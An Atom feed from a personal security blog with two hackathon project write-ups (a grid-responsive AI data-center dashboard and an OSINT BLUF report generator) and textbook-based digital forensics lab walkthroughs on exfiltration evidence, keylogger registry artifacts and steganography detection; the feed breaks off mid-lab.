<?xml version="1.0" encoding="utf-8"?><feed xmlns="http://www.w3.org/2005/Atom" ><generator uri="https://jekyllrb.com/" version="4.4.1">Jekyll</generator><link href="https://nimish.ch/feed.xml" rel="self" type="application/atom+xml" /><link href="https://nimish.ch/" rel="alternate" type="text/html" /><updated>2026-06-22T19:10:13+00:00</updated><id>https://nimish.ch/feed.xml</id><title type="html">Captain Jack Sparow</title><subtitle>Cybersecurity writeups, CTF notes, reverse engineering walkthroughs, forensics labs, and Linux troubleshooting.</subtitle><author><name>NC / Jack Sparow</name></author><entry><title type="html">Flex Watt: AI Data Centers That Flex With the Grid</title><link href="https://nimish.ch/flex-watt-scsp-hackathon" rel="alternate" type="text/html" title="Flex Watt: AI Data Centers That Flex With the Grid" /><published>2026-04-26T07:38:20+00:00</published><updated>2026-04-26T07:38:20+00:00</updated><id>https://nimish.ch/flex-watt-scsp-hackathon</id><content type="html" xml:base="https://nimish.ch/flex-watt-scsp-hackathon"><![CDATA[<p><strong>Live demo:</strong> <a href="https://flex-watt.vercel.app/">Flex Watt</a></p>

<p><strong>Tools used:</strong> <code class="language-plaintext highlighter-rouge">Codex</code>, <code class="language-plaintext highlighter-rouge">Python</code>, <code class="language-plaintext highlighter-rouge">Next.js</code>, <code class="language-plaintext highlighter-rouge">React</code>, <code class="language-plaintext highlighter-rouge">TypeScript</code>, <code class="language-plaintext highlighter-rouge">Tailwind</code>, <code class="language-plaintext highlighter-rouge">Recharts</code>, <code class="language-plaintext highlighter-rouge">Deck.gl</code>, <code class="language-plaintext highlighter-rouge">Vercel</code></p>

<p><strong>TL;DR:</strong> <a href="https://expo.scsp.ai/hackathon/">SCSP AI+ Expo Hackathon</a> was part of SCSP’s 2026 National Security Technology Hackathon programming. The prototype weekend ran April 25-26, 2026, across San Francisco, Washington, DC, and Boston, with final demos tied to the AI+ Expo in Washington, DC.</p>

<h2 id="project">Project</h2>

<p>I built <strong>Flex Watt</strong> for the Electric Grid Optimization track. The challenge was about the pressure AI data centers are putting on the electrical grid: build agents or systems that forecast demand, coordinate supply, or keep the grid stable under rising compute load.</p>

<p>The idea I chose was narrow on purpose:</p>

<blockquote>
  <p>AI data centers do not have to behave like rigid 24/7 peak loads.</p>
</blockquote>

<p>If large GPU clusters can reduce, defer, or move non-critical work during grid stress, they can behave more like conditional load. Real-time inference stays protected, but training, batch inference, and low-priority jobs can flex.</p>

<p>The project is an interactive grid dashboard that compares rigid AI data centers against flexible AI data centers during a replay of a grid stress event.</p>

<h2 id="workflow-and-design">Workflow and Design</h2>

<p>The core story is:</p>

<ol>
  <li>The grid has off-peak headroom most of the time.</li>
  <li>Rigid AI data centers make peak stress worse.</li>
  <li>Flexible AI data centers can reduce demand during scarcity.</li>
  <li>The reduction happens by shifting non-critical workloads, not by turning off everything.</li>
</ol>

<p>The live app lets you choose added AI load scenarios of 1 GW, 3 GW, or 5 GW, then run a 72-hour stress replay. In rigid mode, the data centers continue drawing power through the peak. In flexible mode, the fleet curtails training and batch work, transfers some deferrable load, and keeps priority inference protected.</p>

<p>I wanted the demo to feel like a grid operations dashboard, not a slideshow. It shows grid load, headroom, stress level, an ERCOT-style fleet map, event signals, workload states inside each data center, and a result card at the end of the replay.</p>

<h2 id="backend">Backend</h2>

<p>The backend and data layer are intentionally simple. The flow is:</p>

<div class="language-text highlighter-rouge"><div class="highlight"><pre class="highlight"><code>ERCOT data -&gt; Python pipeline -&gt; replay data -&gt; simulation -&gt; dashboard
</code></pre></div></div>

<p>The project uses ERCOT 2023 hourly native load data. I built a small Python data pipeline that parses the source workbook from a zip file, validates the full 8,760-hour year, preserves ERCOT local time labels, and emits frontend-ready JSON.</p>

<p>The processed dataset includes:</p>

<ul>
  <li>8,760 hourly records for 2023</li>
  <li>a 72-hour September 2023 stress replay</li>
  <li>annual peak and average load metrics</li>
  <li>zone-level load values</li>
  <li>event metadata for the dashboard</li>
</ul>

<p>One important caveat: the stress labels in the demo are modeled labels for replay. They are not real PRC reserve data. I kept that caveat visible because grid demos can become misleading fast if the assumptions are hidden.</p>

<p>The frontend simulation is deterministic. That was intentional. I did not want an LLM deciding grid operations in the core loop.</p>

<p>The app models a fleet of AI data centers across ERCOT regions. Each data center has workload categories:</p>

<ul>
  <li>real-time inference</li>
  <li>priority inference</li>
  <li>batch inference</li>
  <li>training / fine-tuning</li>
  <li>low-priority jobs</li>
</ul>

<p>When grid stress rises, Flex Watt computes a curtailment intensity. Low-priority work drops first, training and batch jobs reduce next, priority inference is mostly protected, and real-time inference is never curtailed in the demo model.</p>

<h2 id="what-worked">What Worked</h2>

<p>The strongest part of the prototype is the single-lever comparison. A viewer can run the replay and immediately see the difference between rigid load and flexible load.</p>

<p>The important part is not just reducing megawatts. It is showing graceful degradation. A training run might take longer, but the user-facing AI service stays online and the grid gets some headroom back.</p>

<p>Codex helped me move quickly across the stack: data processing, UI composition, simulation logic, and deployment wiring. But the project still needed a human design decision: keep one clear story and avoid pretending the prototype solved the entire grid.</p>

<h2 id="limitations">Limitations</h2>

<ul>
  <li>The stress labels are modeled demo labels, not real PRC reserve data.</li>
  <li>The simulation is a prototype, not production grid-control software.</li>
  <li>A real deployment would need interconnection constraints, live market and reserve data, facility-level workload telemetry, and operator policy controls.</li>
</ul>

<p>The hardest part was deciding what not to build. The problem statement was broad enough to invite forecasting, optimization, grid modeling, agent planning, dispatch, renewable integration, and demand response. In a hackathon, trying to build all of that would have produced a weak demo.</p>

<p>So I pulled one lever: flexible AI load.</p>

<h2 id="why-it-matters">Why It Matters</h2>

<p>The real-world question is not just “can we add more load?” It is “can the load behave better when the system is stressed?”</p>

<p>Even as a prototype, the point is useful: AI infrastructure should not only consume power from the grid. It should become responsive to grid conditions.</p>

<p>That is the technical direction I wanted to demonstrate: AI data centers as flexible grid participants, not just bigger demand spikes.</p>

<h2 id="thanks">Thanks</h2>

<p>Thanks to the <strong>Special Competitive Studies Project</strong> for organizing the hackathon as part of AI+ Expo organizers for creating the track and problem space.</p>

<h2 id="references">References</h2>

<ul>
  <li><a href="https://expo.scsp.ai/hackathon/">SCSP AI+ Expo Hackathon</a></li>
  <li><a href="https://flex-watt.vercel.app/">Flex Watt live demo</a></li>
</ul>]]></content><author><name>NC / Jack Sparow</name></author><category term="hackathon" /><category term="ai" /><summary type="html"><![CDATA[Live demo: Flex Watt]]></summary></entry><entry><title type="html">BLUF Generator: Critical Ops Hackathon</title><link href="https://nimish.ch/bluf-generator-critical-ops" rel="alternate" type="text/html" title="BLUF Generator: Critical Ops Hackathon" /><published>2026-04-19T07:38:20+00:00</published><updated>2026-04-19T07:38:20+00:00</updated><id>https://nimish.ch/bluf-generator-critical-ops</id><content type="html" xml:base="https://nimish.ch/bluf-generator-critical-ops"><![CDATA[<p><strong>Live demo:</strong> <a href="https://bluf-generator-six.vercel.app/">BLUF Generator</a></p>

<p><strong>Tools used:</strong> <code class="language-plaintext highlighter-rouge">Codex</code>, <code class="language-plaintext highlighter-rouge">Claude Code</code>, <code class="language-plaintext highlighter-rouge">Cursor</code>, <code class="language-plaintext highlighter-rouge">Gemini</code>, <code class="language-plaintext highlighter-rouge">Groq</code>, <code class="language-plaintext highlighter-rouge">Python</code>, <code class="language-plaintext highlighter-rouge">Next.js</code>, <code class="language-plaintext highlighter-rouge">Supabase</code>, <code class="language-plaintext highlighter-rouge">Vercel</code>, <code class="language-plaintext highlighter-rouge">Tavily</code></p>

<p><strong>TL;DR:</strong> DC <a href="https://dcnatsechackathon.com/">Critical Ops</a> was a three-day national security hackathon in Washington, DC, from April 17-19, 2026, organized by Johns Hopkins University, Georgetown University and George Washington University.</p>

<h2 id="project">Project</h2>

<p>I built <strong>BLUF Generator</strong> for analysts who need to turn open-source reporting into structured intelligence-style reports. <strong>BLUF</strong> means <strong>Bottom Line Up Front</strong>, a writing style used in military and intelligence reporting where the main judgment comes first.</p>

<p>The project is an agentic summarization pipeline for publicly available information. It ingests reporting, extracts evidence, estimates source quality, cross-references claims, and drafts a BLUF-style analytic product for human review.</p>

<p>The interesting question was not “can an LLM summarize an article?” The harder problem was whether an AI system could preserve the shape of serious analysis: <strong>source quality, evidence, uncertainty, confidence, alternative explanations and review before release</strong>.</p>

<h2 id="workflow-and-design">Workflow and Design</h2>

<p>The live app is a Next.js dashboard for OSINT analysis. The interface starts with a topic and routes it through a backend pipeline:</p>

<ol>
  <li>Collect or retrieve sources for the topic.</li>
  <li>Run source intake and extract evidence.</li>
  <li>Assign source and information quality signals using Admiralty-style reliability and credibility ratings.</li>
  <li>Generate a draft BLUF and key judgments.</li>
  <li>Run a tradecraft gate against analytic-quality standards.</li>
  <li>Persist sources, evidence, draft products, judgments, and trace events in Supabase.</li>
</ol>

<p>The deployed version has quick-select topics like China-Taiwan, Strait of Hormuz, and NATO expansion. I chose these because they are messy national security questions where confident-sounding summaries can be dangerous if they hide uncertainty.</p>

<h2 id="backend">Backend</h2>

<p>The backend is a Vercel-compatible Next.js App Router application. The intended flow is:</p>

<div class="language-text highlighter-rouge"><div class="highlight"><pre class="highlight"><code>topic -&gt; source intake -&gt; evidence -&gt; draft -&gt; tradecraft gate -&gt; product
</code></pre></div></div>

<p>Supabase stores the important objects: sources, evidence, products, judgments, and trace events. The UI is designed to show not only the final answer, but also the path the answer took:</p>

<ul>
  <li>sources used</li>
  <li>evidence extracted</li>
  <li>agent step executed</li>
  <li>review gate result</li>
</ul>

<p>Gemini and Groq are used in the agent layer. Tavily supports live web search when real-time OSINT is enabled. The architecture also includes a <strong>doctrine layer</strong>:</p>

<ul>
  <li>Tradecraft rules</li>
  <li>Source-rating logic</li>
  <li>Structured analytic technique ideas</li>
  <li>BLUF-first writing constraints</li>
</ul>

<h2 id="what-worked">What Worked</h2>

<p>The strongest part of the prototype is the workflow framing. The app does not just ask a model for a response. It separates collection, source evaluation, drafting and review, which makes the final result easier to <strong>inspect and criticize</strong>.</p>

<p>The trace view is important because it shows that the system did not jump from topic to answer. It routed the request, found or ingested material, generated a product and checked that product against a standard.</p>

<h2 id="limitations">Limitations</h2>

<ul>
  <li>The current agentic layer is closer to a linear sourced-draft pipeline than a full multi-agent analytic workflow.</li>
  <li>The structured analytic technique layer exists in the design and data model, but it is not reliably wired into the normal execution path.</li>
  <li>The current version is not yet a finished intelligence drafting platform.</li>
</ul>

<p>The app is also affected by an agent orchestration issue, so the public demo may not fully represent the intended workflow at all times. I will update the project once the pipeline is stable.</p>

<h2 id="why-it-matters">Why It Matters</h2>

<p>The real-world use case is an analyst workspace, not a replacement for analysts. A tool like this can help analysts move faster through source triage, evidence organization and first-draft generation, while making uncertainty visible.</p>

<p>The important work was scoping the workflow, keeping the product grounded in tradecraft, and deciding what not to claim before the system actually works.</p>

<h2 id="thanks">Thanks</h2>

<p>Thanks to Johns Hopkins University, Georgetown University and George Washington University for organizing the hackathon. Thanks also to the sponsors across defense technology, AI, and national security.</p>

<h2 id="references">References</h2>

<ul>
  <li><a href="https://dcnatsechackathon.com/">Critical Ops Hackathon</a></li>
  <li><a href="https://bluf-generator-six.vercel.app/">BLUF Generator live demo</a></li>
</ul>]]></content><author><name>NC / Jack Sparow</name></author><category term="hackathon" /><category term="ai" /><category term="osint" /><summary type="html"><![CDATA[Live demo: BLUF Generator]]></summary></entry><entry><title type="html">Digital Forensics - Chuck Eastsom - Lab 4</title><link href="https://nimish.ch/digital-forensics-lab-4" rel="alternate" type="text/html" title="Digital Forensics - Chuck Eastsom - Lab 4" /><published>2025-05-29T07:38:20+00:00</published><updated>2025-05-29T07:38:20+00:00</updated><id>https://nimish.ch/digital-forensics-lab-4</id><content type="html" xml:base="https://nimish.ch/digital-forensics-lab-4"><![CDATA[<p><code class="language-plaintext highlighter-rouge">Lab Access for Digital Forensics, Investigation, and Response, Fourth Edition</code></p>
<h3 id="part-1-analyze-pcap-for-forensics-evidence">Part 1: Analyze PCAP for Forensics Evidence</h3>
<p>Plot: The lab involves incident response scenario where confidential files were exfiltrated from the corporate network. We are conducting forensic investigations using <em>NetWitness Investigator Freeware</em> and Paraben’s E3.</p>

<p><strong>Network Traffic Analysis</strong></p>


<p>The security incident involved exfiltration of confidential company data - we are analyzing pcap and found the files below that were exfiltrated by the user.</p>

<p><em>NetWitness Investigator is an enterprise-level threat analysis platform developed by RSA and designed to contextualize network activity and efficiently identify malicious activity</em></p>

<p><img src="/assets/forensics-labs/lab4/pcap.png" alt="Pcap" /></p>

<h3 id="part-2-analyze-disk-image-for-forensic-evidence">Part 2: Analyze Disk Image for Forensic Evidence</h3>
<ol>
  <li>
    <p><strong>Email Forensics</strong> -
The disk image was taken from the laptop of a Giggly Goofo employee named Marvin Jonson, whom the security team have reason to suspect may be involved in the data exfiltration incident. We will use E3 to analyze and look through content.</p>



    <p>We found emails from Marvin’s disk image during forensics that clearly depicts malicious instructions provided by the threat actor. Below is the evidence.</p>

    <p><strong>Instructions to change firewall rules</strong>
    <img src="/assets/forensics-labs/lab4/firewall-rules.png" alt="Firewall Rules" /></p>

    <p><strong>Asking to install keylogger, which can record all key activities</strong>
    <img src="/assets/forensics-labs/lab4/keylogger.png" alt="Keylogger" /></p>
  </li>
  <li>
    <p><strong>Registry forensics</strong> - Checking firewall rules and installation location of keylogger</p>
    <ul>


      <li>Advanced Search in Firewall Policy under - Incident Response  -&gt; Registry -&gt; Data Triage
 <img src="/assets/forensics-labs/lab4/advanced-search.png" alt="Advanced Search" /></li>
      <li>
        <p>Open Result and analyze data for keylogger -
  <code class="language-plaintext highlighter-rouge">Port - 666</code> <br />
  <code class="language-plaintext highlighter-rouge">Location - C:\ProgramData\SecurityMonitor\{AKC34567-KCQR-WW34-AK47-INUM489023MY}\akl.exe</code> <br />
  <code class="language-plaintext highlighter-rouge">Name - Actual Keylogger</code></p>

        <p><img src="/assets/forensics-labs/lab4/registry.png" alt="Registry" /></p>
      </li>
    </ul>
  </li>
</ol>

 	<strong>Report</strong>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>Attack Timing - 
   `Start Time - 1625087483  - Wednesday, June 30, 2021 9:11:23 PM
   `End Time  0
   `Expiration Time - 1627679483 - Friday, July 30, 2021 9:11:23 PM
   `Last Modified Time - 1625087483
</code></pre></div></div>

<p>These Labs are based on <a href="https://www.jblearning.com/catalog/productdetails/9781284226065?ss360SearchTerm=Digital%20Forensics%2C%20Investigation%2C%20and%20Response%2C%20Fourth%20Edition">Digital Forensics, Investigation, and Response 4th Edition</a>
by Dr Chuck Easttom</p>]]></content><author><name>NC / Jack Sparow</name></author><category term="forensics" /><summary type="html"><![CDATA[Lab Access for Digital Forensics, Investigation, and Response, Fourth Edition Part 1: Analyze PCAP for Forensics Evidence Plot: The lab involves incident response scenario where confidential files were exfiltrated from the corporate network. We are conducting forensic investigations using NetWitness Investigator Freeware and Paraben’s E3.]]></summary></entry><entry><title type="html">Digital Forensics - Chuck Eastsom - Lab 2</title><link href="https://nimish.ch/digital-forensics-lab-2" rel="alternate" type="text/html" title="Digital Forensics - Chuck Eastsom - Lab 2" /><published>2025-05-28T07:38:20+00:00</published><updated>2025-05-28T07:38:20+00:00</updated><id>https://nimish.ch/digital-forensics-lab-2</id><content type="html" xml:base="https://nimish.ch/digital-forensics-lab-2"><![CDATA[<p><code class="language-plaintext highlighter-rouge">Lab Access for Digital Forensics, Investigation, and Response, Fourth Edition</code></p>
<h3 id="section-1-hands-on-demonstration">Section 1: Hands on Demonstration</h3>

<h4 id="part-1-detect-steganography-software-on-a-drive-image">Part 1 Detect Steganography Software on a Drive Image</h4>
<ul>
  <li>We will be checking if stegnography software has been installed on user’s/suspect’s drive image using a specialized hash database.</li>
  <li>Specialized Hash Database - Contains MD5 hash values of popular steganography tools. It can help detect software even if name has been changed to hide software itself.</li>
</ul>

<ol>
  <li>
    <p>Open E3</p>
  </li>
  <li>
    <p>Open Case <img src="/assets/forensics-labs/e3-menu.png" alt="E3 Menu" /></p>
  </li>
  <li>
    <p>Add Evidence File (Existing in this case) &amp; Import Hash Database for comparing image hashes with hash database to check if the user has installed any stegnography applications to hide content.</p>

    <ol>
      <li>

        <p>Import Hash Database 1.pdh from bottom left corner Hashes option. In this virtual machine, hashes were pre downloaded, you can download similar databases from <a href="https://www.nist.gov/itl/ssd/software-quality-group/national-software-reference-library-nsrl/nsrl-download">NIST</a></p>

        <p><img src="assets/forensics-labs/import-hash-database.png" alt="Hash Import" /></p>
      </li>
      <li>
